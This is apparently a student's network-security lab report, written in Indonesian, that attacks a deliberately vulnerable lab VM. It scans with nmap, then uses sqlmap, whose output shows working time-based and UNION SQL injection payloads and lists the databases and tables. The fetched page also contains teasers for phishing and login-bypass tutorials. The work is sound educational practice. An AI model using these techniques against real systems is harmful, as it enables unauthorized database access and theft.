PRAKTIKUM KEMANAN JARINGAN

LAST ASSIGNMENT

Dosen Pengampu :

Ferry Astika Saputra, ST, M.Sc.

Nama: Saifudin

NRP: **3122640042**

KELAS D4 LJ TI B

JURUSAN D4 TEKNIK INFORMATIKA

POLITEKNIK ELEKTRONIKA NEGERI SURABAYA

2023

TUGAS PRAKTIKUM KEMANAN JARINGAN

Tugas


Mencari kerentanan pada VDI yang ada pada link berikut

(https://drive.google.com/drive/folders/1TDc-MMlATrdMxRnTmSYPEkso49PvLArj?usp=drive_link)

- Mengambil data database Menggunakan (sqlmap)
- Mencari tahu password root Menggunakan (hydra - untuk bruteforce attack)


Pengerjaan

1. Cek ip addres linux untuk penetrasi




```
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.102  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::5d8:76e:3df2:de2c  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 10  bytes 3991 (3.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 27  bytes 4491 (4.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.3.15  netmask 255.255.255.0  broadcast 10.0.3.255
        inet6 fe80::87ad:adb2:2db0:35b5  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:f0:23:b1  txqueuelen 1000  (Ethernet)
        RX packets 37  bytes 32528 (31.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 53  bytes 5304 (5.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

2. Perintah Ipcalc untuk menghitung rentang IP yang terkait.




```
┌──(root㉿kali)-[/home/kali]
└─# ipcalc 192.168.56.102
Address:   192.168.56.102        11000000.10101000.00111000. 01100110
Netmask:   255.255.255.0 = 24    11111111.11111111.11111111. 00000000
Wildcard:  0.0.0.255             00000000.00000000.00000000. 11111111
⇒
Network:   192.168.56.0/24       11000000.10101000.00111000. 00000000
HostMin:   192.168.56.1          11000000.10101000.00111000. 00000001
HostMax:   192.168.56.254        11000000.10101000.00111000. 11111110
Broadcast: 192.168.56.255        11000000.10101000.00111000. 11111111
Hosts/Net: 254                    Class C, Private Internet
```

3. Perintah Nmap untuk mencari alamat IP target yang ingin diserang atau alamat IP yang terhubung ke rentang yang sama.




```
┌──(root㉿kali)-[/home/kali]
└─# nmap 192.168.56.0/24 -p 22 --open
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-02 10:38 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0018s latency).

PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 08:00:27:8C:AD:2C (Oracle VirtualBox virtual NIC)

Nmap done: 256 IP addresses (4 hosts up) scanned in 28.91 seconds
```

4. Cek web server dari alamat IP yang didapat, disini saya menggunakan perintah curl




```
┌──(root㉿kali)-[/home/kali]
└─# curl 192.168.56.101


<html>
<head>
<title>VULNWEB28</title>
<link rel="stylesheet" href="css/style.css">
<link rel="shortcut icon" href="img/FIX.jpg" />
</head>
<body>
<style type="text/css">
body,td,th {
        font-family: "Times New Roman", Times, serif;
        font-size: 16px;
}
</style>
<div id="container">
<div id="header">
<img src="img/banner.png" width="979" height="150"/>
</div>
<div id="menu">
<p>

<ul class="nav">


        <li><a href="index.php"> HOME </a></li>

        <li><a href="?tampil=halaman&id=78"> HACKING </a></li>

        <li><a href="?tampil=halaman&id=79"> TUTORIAL </a></li>

        <li><a href="?tampil=halaman&id=80"> CHEAT SHEET </a></li>

        <li><a href="?tampil=halaman&id=81"> JAVA </a></li>

        <li><a href="?tampil=galeri"> GALERI </a></li>

        <li><a href="?tampil=kontak"> KONTAK </a></li>

</ul>
</p>
</div>
<p>
</p>
```



```
<div class="box">

        <div class="artikel">
                <h2 class="judul">HACKING PATH ACCOUNT WITH SETOOLKIT AND NGROK</h2>
                <p align="justify">

                        <a href="?tampil=artikel_detail&amp;id=85"><img src="gambar/artikel/NEW_3.png" class="gambar-a
rtikel" width="200"></a>

                        Jumpa lagi bersama saya, pada kesempatan yang berbahagia ini saya akan membagikan sebuah artik
el tentang bagaimana membuat phising terhadap sebuah situs media sosial kenamaan yaitu PATH. Lalu pertanyaannya apakah
 bisa kita mendapatkan username dan password dari akun path seseorang dengan memanfaatkan phising ini, jawabannya tent
u bisa dengan memanfaatkan tools setoolkit yang ada di Kali Linux. Lalu pertanyaan selanjutnya adalah bagaimana cara m
endapatkan username dan password tersebut, mari kita liat bersama ulasannya ya sobat progress……</br></br>

LINK:</br>
<a  ...
                        <a href="?tampil=artikel_detail&id=85">Selengkapnya</a>
                </p>
        </div>
        <div class="artikel">
                <h2 class="judul">BYPASS ADMIN OR USER LOGIN TUTORIAL</h2>
                <p align="justify">

                        <a href="?tampil=artikel_detail&amp;id=84"><img src="gambar/artikel/NEW_2.png" class="gambar-a
rtikel" width="200"></a>

                        Pada kesempatan yang berbahagia ini saya akan bagikan sedikit cara untuk kita membypass sebuah
 laman login tanpa harus tau username dan password dari si website tersebut. Disini saya mengmbil salah satu website y
ang vulner dari VULNWEB dengan url http://testhtml5.vulnweb.com nah disini kita bisa login dengan membypass username d
an password, seperti di bawah ini</br></br>

LINK:</br>
<a  ...
                        <a href="?tampil=artikel_detail&id=84">Selengkapnya</a>
```


Disini terlihat bahwa web server terdapat halaman web yang sudah dibuat

5. Coba mencari alamat url yang mengandung parameter id, setelah itu kita lakukan sqlmap terhadap alamat tersebut seperti gambar berikut



```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "http://192.168.56.101/index.php?tampil=artikel_detail&id=69" -dbs
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.2#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility
 to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage c
aused by this program

[*] starting @ 11:29:41 /2023-06-02/

[11:29:46] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=37d7psn3ddn...e6lhrqkqgb'). Do you want to use those [Y/n
] y
[11:30:58] [INFO] checking if the target is protected by some kind of WAF/IPS
[11:30:58] [CRITICAL] heuristics detected that the target is protected by some kind of WAF/IPS
are you sure that you want to continue with further target testing? [Y/n] y
[11:31:44] [WARNING] please consider usage of tamper scripts (option '--tamper')
[11:31:44] [INFO] testing if the target URL content is stable
[11:31:44] [INFO] target URL content is stable
[11:31:44] [INFO] testing if GET parameter 'tampil' is dynamic
[11:31:44] [INFO] GET parameter 'tampil' appears to be dynamic
[11:31:44] [WARNING] heuristic (basic) test shows that GET parameter 'tampil' might not be injectable
[11:31:45] [INFO] testing for SQL injection on GET parameter 'tampil'
[11:31:45] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:31:45] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:31:45] [INFO] testing 'MySQL ⩾ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:31:45] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
```


6. Jalankan SQLMap untuk melakukan serangan SQL injection. sqlmap -u "URL" --dbs: untuk mendapatkan daftar database yang terhubung.



```
[11:32:09] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[11:32:09] [INFO] testing 'MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)'
[11:32:29] [INFO] GET parameter 'id' appears to be 'MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[11:33:00] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[11:33:00] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) te
chnique found
[11:33:00] [INFO] target URL appears to be UNION injectable with 6 columns
[11:33:00] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 200 HTTP(s) requests:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: tampil=artikel_detail&id=69' AND (SELECT 6811 FROM (SELECT(SLEEP(5)))iunS) AND 'FrsV'='FrsV

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: tampil=artikel_detail&id=69' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x716a707871,0x6b7845645465466f57704a5447546c4d55614e79
78446f566f454b5562696c6d717a5054734d6c62,0x716b786b71),NULL,NULL-- -
---
[11:33:08] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: PHP, Apache 2.4.38
back-end DBMS: MySQL ⩾ 5.0.12
[11:33:08] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] vulnweb

[11:33:08] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.56.101'

[*] ending @ 11:33:08 /2023-06-02/
```

Result dari command tersebut menampilkan daftar database yang terhubung


7. Pada tahap ini, saya ingin melihat tabel yang ada pada database vulnweb.
   sqlmap -u "URL" -D vulnweb --tables: untuk melihat daftar tabel yang ada dalam database vulnweb.



```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "http://192.168.56.101/index.php?tampil=artikel_detail&id=69" -D vulnweb -tables
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.7.2#stable}
|_ -| . [']     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibi
 to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or dama
aused by this program

[*] starting @ 11:34:05 /2023-06-02/

[11:34:06] [INFO] resuming back-end DBMS 'mysql'
[11:34:06] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=o1l7jlijj94...9u1gre985m'). Do you want to use those
]
[11:34:07] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: tampil=artikel_detail&id=69' AND (SELECT 6811 FROM (SELECT(SLEEP(5)))iunS) AND 'FrsV'='FrsV

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: tampil=artikel_detail&id=69' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x716a707871,0x6b7845645465466f57704a5447546c4d5561
78446f566f454b5562696c6d717a5054734d6c62,0x716b786b71),NULL,NULL-- -
---
[11:34:07] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: Apache 2.4.38, PHP
back-end DBMS: MySQL ≥ 5.0.12
[11:34:07] [INFO] fetching tables for database: 'vulnweb'
Database: vulnweb
[7 tables]
+----------+
| user     |
| artikel  |
| galeri   |
| halaman  |
| komentar |
| menu     |
| pesan    |
+----------+
```

Daftar tabel pada database vulnweb meliputi user, artikel, galeri, halaman, komentar, menu, dan pesan.

